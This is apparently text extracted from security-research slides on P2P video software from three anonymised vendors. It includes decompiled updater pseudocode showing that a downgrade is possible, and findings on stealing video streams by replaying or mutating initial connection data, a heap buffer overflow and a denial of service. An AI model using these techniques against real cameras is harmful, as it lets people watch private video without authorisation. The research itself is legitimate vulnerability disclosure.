


pseudocode in Manager.exe


```
if ( (unsigned __int8)CheckCodeSignValidationW(v7) )
{
    pExecInfo.cbSize = 60;
    memset(&pExecInfo.fMask, 0, 0x38u);
    pExecInfo.fMask = 64;
    pExecInfo.nShow = 1;
    pExecInfo.lpVerb = L"open";
    pExecInfo.lpFile = (LPCWSTR)sub_4112F0(v16);
    pExecInfo.lpParameters = (LPCWSTR)sub_4112F0(v13);
    if ( !ShellExecuteExW(&pExecInfo) )
        v12 = -1;
    LOBYTE(v20) = 1;
    sub_4111D0(v13);
    LOBYTE(v20) = 0;
    sub_4111D0(v16);
    v20 = -1;
    sub_4111D0(&a1);
    result = v12;
}
```

- ✓ Check if file is mutated using Digital Signature.
- ✓ But It can invoke downgrade to older version

# Attack Surface



# Attack Surface




# Mutating Init. Data

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ Packet Analysis</li><li>◦ Hooking recv/send func. using Frida</li><li>◦ Initial data is for P2P connection</li><li>◦ Initial data Analysis</li><li>◦ Send init. data format to another client who is not connected</li></ul>	<ul style="list-style-type: none"><li>◦ Initial data Analysis</li><li>◦ Data protocol includes First Sequence and Last Sequence</li><li>◦ To mutate field of size of the packet can invoke Heap based buffer overflow</li></ul>	<ul style="list-style-type: none"><li>◦ Packet Analysis / P2P communication</li><li>◦ User Authentication with Ticket from server</li><li>◦ Data sender first attempts to connect</li><li>◦ So Stealing is hard</li><li>◦ Fixed Port number</li></ul>
Vuln.	<ul style="list-style-type: none"><li>◦ Stealing Video</li></ul>	<ul style="list-style-type: none"><li>◦ Heap Based Buffer Overflow</li><li>◦ Stealing Video</li></ul>	<ul style="list-style-type: none"><li>◦ Denial of Service</li></ul>
At	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li><li>◦ MacOS</li></ul>	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>

Stealing video is possible depending on  
the subject that transmits the initial data

# Company A


## Video Stealing with Initial Data



- ✓ An attacker could receive any video data.
- ✓ Even if it ask some authentication or password.

# Company A


## Video Stealing with Initial Data




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# Company B

## Video Stealing with Initial Data



An unauthorized person may steal video data from the channel for services requiring authentication



